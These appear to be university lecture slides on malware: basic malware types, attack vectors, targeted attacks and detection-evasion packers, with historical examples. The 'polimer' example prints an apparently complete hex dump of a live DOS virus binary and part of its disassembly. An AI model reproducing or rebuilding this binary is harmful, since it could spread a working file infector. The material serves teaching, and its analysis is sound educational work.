Computer and Network Security
Malware

Boldizsár Bencsáth PhD

BME CrySyS Lab

www.crysys.hu

Intro, definitions

Malware

- malware = **mal**icious soft**ware**
  - a.k.a. malicious code or malcode
- any code that can be added to a software system in order to intentionally cause harm or subvert the intended function of the system
- generic term that encompasses viruses, worms, Trojans, and other intrusive code

Aurora, Stuxnet

- https://www.youtube.com/watch?v=fJyWngDco3g
- Cyber-phisical attack test
- Code can make physical damage
- https://www.youtube.com/watch?v=7g0pi4J8auQ

Basic types of malware

- virus
- worm
- Trojan horse

note: categorization has become increasingly difficult, because recent malware often combine the characteristics of multiple basic types

Basic types of malware


- virus
  - when executed, replicates itself by inserting its own copies (possibly modified) into other computer programs, data files, or the boot sector of hard drives (or other bootable storage media)
    - affected program/file/medium is said to be *infected* and it serves as the *host* for the virus
  - in order to function, viruses require their hosts
    - virus code is executed when host program/file/medium is executed/opened
    - the virus spreads from one system to another by moving the infected host programs/files/media to other systems
  - besides replicating, the virus may perform some harmful activity
    - e.g., steal information, delete files, or display unwanted messages
- worm
- Trojan horse

Basic types of malware

- virus
- worm
  - standalone computer program that replicates itself in order to spread to other computers
    - unlike a virus, it does not need to attach itself to a host program/file/ medium
  - often, it uses a computer network for spreading, relying **on exploitable security vulnerabilities** on the target computer to infect it
  - besides replicating, the worm may perform some harmful activity
    - e.g., steal information, delete files, or display unwanted messages
    - extensive bandwidth usage by the spreading of the worm may itself cause harm
- Trojan horse

Basic types of malware

- virus
- worm
- Trojan horse
  - standalone computer program that appears to perform some useful function, but it (also) performs some harmful activity
    - e.g., steal information, provide a *backdoor* (Remote Access Trojan – RAT)
    - may function as a *time bomb* (harmful activity is triggered at a specific time or by a specific event)



Trending threats

- Ransomware
- Cryptominer application (even on servers, sometimes by exploiting server software vulnerabilities)
- Web-based (javascript) cryptominer (for desktop users)
- Cryptominer applications for phones (fake applications, open ADB port based methods)
- IoT malware, hacking – routers, cameras, etc.
- CEO scam (with malware support – Hawkeye, Tesla)

Malware for targeted attacks

- malware can be used in attacks targeting a given organization or set of individuals with the objective of
  - espionage
    - compromise of intellectual property (industrial espionage)
    - intelligence gathering relevant for politics and military
  - sabotage
    - disrupting critical computing and communication infrastructures
    - destruction of physical infrastructures (e.g., blowing up gas pipelines, bringing down electricity grids, forcing the shut-down of nuclear power plants, ...)

- often, infecting the computers of the target by some malware is the easiest or cheapest way to reach the above objectives
  - e.g., strong encryption on communication links makes wiretapping hard → malware can obtain and exfiltrate the information from a compromised device (computer, router, or mobile phone) before it is encrypted
  - e.g., critical infrastructures rely on industrial control equipment (embedded computers) that have exploitable security vulnerabilities, just like PCs or smart phones → malware can compromise the operation of those equipment, which may lead to disruption of services or physical damage

- attackers behind such attacks are
  - military or state intelligence organizations (a.k.a. Advanced Persistent Threats)
  - large companies (in case of industrial espionage)

Attack vectors used by malware

- e-mail attachment
  - malicious executable file itself (or within a zip file)
  - office / pdf document containing an exploit of a vulnerability in an office program / pdf reader with which the document is likely opened

- drive-by-download
  - drive-by-email
    - malicious active content in the e-mail body (e.g., javascript code)
    - automatically downloads malware when the e-mail is opened
  - link in an e-mail points to a malicious site
    - when site is visited, malicious active content is downloaded and executed automatically
    - may exploit a vulnerability in the web browser
  - watering-hole attack
    - attacker places malicious content on web sites likely to be visited by potential victims

Attack vectors used by malware

- e-mail attachment
  - malicious executable file itself (or within a zip file)
  - office / pdf document containing an exploit of a vulnerability in an office program / pdf reader with which the document is likely opened

- drive-by-download
  - drive-by-email
    - malicious active content in th
    - automatically downloads mal
  - link in an e-mail points to a ma
    - when site is visited, malicious automatically
    - may exploit a vulnerability in t
  - watering-hole attack
    - attacker places malicious content on web sites likely to be visited by potential victims

Attack vectors used by malware

- file sharing
  - peer-to-peer file sharing networks
  - network shares that can be remotely accessed via a local area network

- portable media (USB drives)
  - exploiting the autorun feature of USB drives
  - BadUSB attack (SRLabs.de)
    - USB controller chips in peripherals can be reprogrammed
    - once reprogrammed, benign devices can turn malicious in many ways
      - a device can emulate a keyboard and issue commands on behalf of the logged-in user
      - a device can spoof a network card and change the computer’s DNS setting to redirect traffic
      - a modified thumb drive or external hard disk can – when it detects that the computer is starting up – boot a small virus, which infects the computer’s operating system prior to boot

- exploiting vulnerabilities in network services
  - self-propagating malware (worms) typically exploit vulnerabilities in network based services, such as
    - mail and web servers
    - SQL database servers
    - essentially any other type of Internet connected services

Recent epoch

- mass malware development is driven by cybercrime
- malware for smart devices proliferate
- malware is extensively used in state sponsored targeted attacks (cyberwar?)

The Economist
Why fairness is a bad idea
Rewriting Wall Street's rules
Who will run Brazil?
How Big Oil became Big Gas
The link between IQ and disease
JULY 3RD–9TH 2010
Economist.com
Cyberwar
The threat from the internet

New techniques

- No-disk (memory only) malware attacks

If computer under investigation is turned off, it cannot be found

- PowerShell malware

Easy to make obfuscated powershell code that is short and easy to be modified


- IoT malware
- Supply chain attacks (e.g. malicious NPM modules in dependencies)

Some examples

Cascade virus – characters falling


- Back from 1987 – the starting time of the new era for viruses
- 1071 byte
- First virus that caused mass infection in Hungary
- Encrypts itself in some form (no, not AES, nor RSA)
- Nasty code: after some time, characters started to fall off the screen
- TSR code
- http://www.youtube.com/watch?v=UWLg6tTeQRg
- Also check: http://kannan.jumbledthoughts.com/index.php/21-virus-and-other-malware-payload-videos/

Cascade virus – in action



```
COUNTRY.S S     COUNTRY.TXT     DEBUG.EXE       EDIT.COM        EXPAND.
FDISK.EXEY      FORMAT. OM      KEYB.COM        KEYBOARD.SYS    MEM.EXEEXE
NETWORKS. X     NLSFUNCC XE     OS2.TXT         QBASIC.EXE      README.T
SCANDISK. X     SYS.COM.E       XCOPY.EXE       CHOICE.C M      DEFRAG.EXT
DEFRAG.H T      DELOLDOS.E E    DOSHELP.HLP     EGA.CPI O       EGA2.CPIXE
EGA3.CPI E T    EMM386.EXE      KEYBRD2. YS     MSCDEX.E E      SCANDISK.INI
ANSI.SYSLP E    APPEND.E E      CHKSTATESSYS    DBLWIN.H        DELTREE.EXE
DISKCOMP. O     DISKCO     M    DISPLAY..Y      DOSKEY. X       DRVSPACE EX
DRVSPACE.CL     DRVSPAPYX  F    DRVSPACE S      MSD.EXECLP      REPL CE..XEE
  STORE. H      HELP.HCE.C      DRIVER.SS S     EDIT.HLPOM      FAST ELPE X
  STOPENEXE     FC.EXELP  X     FIND.EXE.SYS    GRAPHICS COM    GR P I S
  LP. OM.EX     HIMEM.SY.IO     INTERLNKYE E    I TER VR. XE    L    . X
READF X C  M     E MAKERS NE    MEMMAKER        M MMA ER  N     M    C M
FA OU B  OM        E.COM.E      MOVE E   H         OO     L     P    . X
HE   C  3          DR VE.S S    SE     E E          E           S          E
LO   I  L 6P       R   N.E E     M       H                      S
MON  M    X           O .C M     F        X                         A
QBASIC.                  U B     O       6                          H
SMARTDR.    l ( M         X4,300    .   .                         A H C .
TREE.CO.        M M       Y9 0 4  TVER  .        N   S           ABEL E .
COMMANDH        ROR       X       ARTMXEX        E   K  .        ODE. O E
C:\DOS>V 8      SAM  I T  O       INTD.N.       MST  LS..        OWER E E
C:\DOS>M.P E    UMA TMAC. M     S NFIG038 L     SHAR .EXDE       IZER.EXEE
C:\DOS>.CEME    ANFORME3,01     Vbytes.UMBLP    SORT.EXEEI       UBST.EXEPRO
C:\DOS>930fi e s)UTOEX30,84 , 2 Cbytes.freeP    PRINT.EXEL F    UNDELETE.EXE
```

Binary of polimer virus – only ~1000 bytes



mc - /data/home/boldi/v/dl/15/newcoll/archives/The_Collection/live_vir/polimer

```
File: 001.com          Offset 0x00000004   1013 bytes                                                      100%
00000004 3F 3F 3F 3F | 3F 3F 3F 3F | 43 4F 4D 00 | 0B 00 4F 00 | 2E 8B 26 68 | 01 00 00 00 | 00 00 00 00  ????????COM...O...&h........
00000020 00 00 00 00 | 00 00 00 00 | 41 20 6C 65 | 67 6A 6F 62 | 62 20 6B 61 | 7A 65 74 74 | 61 20 61 20  ........A legjobb kazetta a 
0000003C 50 4F 4C 49 | 4D 45 52 20 | 6B 61 7A 65 | 74 74 61 20 | 21 20 20 20 | 56 65 67 79 | 65 20 65 7A  POLIMER kazetta !   Vegye ez
00000058 74 20 21 20 | 20 20 20 0A | 0D 24 45 52 | 52 4F 52 0A | 0D 24 05 00 | F5 01 BE B9 | 02 BF C0 00  t !    ..$ERROR..$..ő.žš.żŔ.
00000074 B9 30 00 FC | F3 A4 E9 43 | FF E9 16 01 | E9 0C 01 B0 | 00 B4 0E CD | 21 BA C0 00 | B4 1A CD 21  š0.üó¤éC˙é..é..°.´.Í!şŔ.´.Í!
00000090 BA 28 01 B4 | 09 CD 21 BA | 03 01 B4 11 | CD 21 84 C0 | 75 DB C7 06 | CC 00 24 24 | A1 CA 00 A3  ş(.´.Í!ş..´.Í!.ŔuŰÇ.Ě.$$ĄĘ.Ł
000000AC CB 00 A1 C8 | 00 B0 2E A3 | C9 00 B0 02 | BA C1 00 B4 | 3D CD 21 72 | BF A3 6A 01 | 8B 1E 6A 01  Ë.ĄČ.°.ŁÉ.°.şÁ.´=Í!rżŁj...j.
000000C8 B9 00 00 BA | 00 00 B0 02 | B4 42 CD 21 | 72 AA A3 6C | 01 8B 1E 6A | 01 B9 00 00 | BA 00 00 B0  š..ş..°.´BÍ!rŞŁl...j.š..ş..°
000000E4 00 B4 42 CD | 21 72 95 8B | 1E 6A 01 B9 | 00 02 BA 00 | 00 8C D8 05 | 00 10 8E D8 | B4 3F CD 21  .´BÍ!r...j.š..ş...Ř....Ř´?Í!
00000100 B9 80 00 FC | BE 00 01 BF | 00 02 F3 A6 | 74 70 2E 8B | 1E 6A 01 2E | 8B 0E 6C 01 | 81 E9 00 02  š..üž..ż..óŚtp...j....l.é..
0000011C BA 00 02 B4 | 3F CD 21 8C | D8 2D 00 10 | 8E D8 8B 1E | 6A 01 B9 00 | 00 BA 00 00 | B0 00 B4 42  ş..´?Í!.Ř-...Ř..j.š..ş..°.´B
00000138 CD 21 8B 1E | 6A 01 BA 00 | 01 B9 00 02 | B4 40 CD 21 | 8B 1E 6A 01 | BA 00 00 8B | 0E 6C 01 8C  Í!..j.ş..š..´@Í!..j.ş....l..
00000154 D8 05 00 10 | 8E D8 B4 40 | CD 21 8C D8 | 2D 00 10 8E | D8 8B 1E 6A | 01 B4 3E CD | 21 EB 27 90  Ř....Ř´@Í!.Ř-...Ř..j.´>Í!ë'.
00000170 BA 03 01 B4 | 12 CD 21 84 | C0 75 1B E9 | 24 FF 8C D8 | 2D 00 10 8E | D8 8B 1E 6A | 01 B4 3E CD  ş..´.Í!.Ŕu.é$˙.Ř-...Ř..j.´>Í
0000018C 21 EB E1 BA | 62 01 B4 09 | CD 21 B4 19 | CD 21 84 C0 | 75 11 B2 02 | B4 0E CD 21 | B4 19 CD 21  !ëáşb.´.Í!´.Í!.Ŕu.˛.´.Í!´.Í!
000001A8 84 C0 74 03 | E9 E8 FE BA | 80 00 B4 1A | CD 21 E9 B5 | FE BE 00 03 | BF 00 01 B9 | 00 FD FC F3  .Ŕt.éčţş..´.Í!éľţž..ż..š.ýüó
000001C4 A4 EB 32 90 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ¤ë2.........................
000001E0 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
000001FC 00 00 00 00 | E9 20 01 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ....é ......................
00000218 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
00000234 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
00000250 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
0000026C 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
00000288 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
000002A4 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
000002C0 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
000002DC 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
000002F8 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00  ............................
00000314 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 BA | 2F 02 B4 09 | CD 21 B8 00 | 4C CD 21 28  ...............ş/.´.Í!¸.LÍ!(
00000330 43 29 20 31 | 39 39 33 20 | 41 6D 65 72 | 69 63 61 6E | 20 45 61 67 | 6C 65 20 50 | 75 62 6C 69  C) 1993 American Eagle Publi
0000034C 63 61 74 69 | 6F 6E 73 20 | 49 6E 63 2E | 2C 20 41 6C | 6C 20 52 69 | 67 68 74 73 | 20 52 65 73  cations Inc., All Rights Res
00000368 65 72 76 65 | 64 2E 20 55 | 6E 61 75 74 | 68 6F 72 69 | 7A 65 64 20 | 0D 0A 75 73 | 65 20 77 69  erved. Unauthorized ..use wi
00000384 6C 6C 20 62 | 65 20 70 72 | 6F 73 65 63 | 75 74 65 64 | 20 75 6E 64 | 65 72 20 61 | 70 70 6C 69  ll be prosecuted under appli
000003A0 63 61 62 6C | 65 20 63 6F | 70 79 72 69 | 67 68 74 20 | 61 6E 64 20 | 73 6F 66 74 | 77 61 72 65  cable copyright and software
000003BC 20 70 69 72 | 61 63 79 20 | 6C 61 77 73 | 2E 0D 0A 48 | 4F 53 54 20 | 23 36 20 2D | 20 59 6F 75   piracy laws...HOST #6 - You
000003D8 20 68 61 76 | 65 20 6A 75 | 73 74 20 72 | 65 6C 65 61 | 73 65 64 20 | 61 20 76 69 | 72 75 73 21   have just released a virus!
000003F4 24                                                                                               $
```

Part of disassembled virus “polimer”

```
polimer                         proc            far

start::
                jmp             loc_4
                db               00h, 3Fh
                db              7 dup (3Fh)
                db               43h, 4Fh, 4Dh, 00h, 02h, 00h
                db               40h, 00h, 8Dh, 36h, 80h, 00h
                db               03h, 00h
                db              14 dup (0)
data_59                         db              'A legjobb kazetta a POLIMER kaze'
                db              'tta !   Vegye ezt !    ', 0Ah, 0Dh
                db              '$'
                db              'ERROR', 0Ah, 0Dh, '$'
data_60                         dw              5
data_61                         dw              147Dh
loc_1::
                mov             si,data_46e
                mov             di,data_49e
                mov             cx,30h
                cld                                                             ; Clear direction
                rep             movsb                                           ; Rep when cx >0 Mov [si] to es:[di]
                jmp             $-0BAh
loc_2::
                jmp             loc_10
loc_3::
                jmp             loc_9
loc_4::
                mov             al,0
                mov             ah,0Eh
                int             21h                                             ; DOS Services  ah=function 0Eh
                                                                                ;  set default drive dl  (0=a:)
                mov             dx,data_36e
                mov             ah,1Ah
                int             21h                                             ; DOS Services  ah=function 1Ah
                                                                                ;  set DTA(disk xfer area) ds:dx
```

Detection of virus - packer

- Generally detection based of a known „binary sequence" of the code
- Authors of malware try to avoid easy detection
- They try to make the code „change itself" to avoid detection
- Packer: Most of the code is packed (compressed and/or obfuscated) and only the packer code is left unchanged
- Even the packer code can be manipulated to avoid easy detection

Sample polymorphic code – basic version

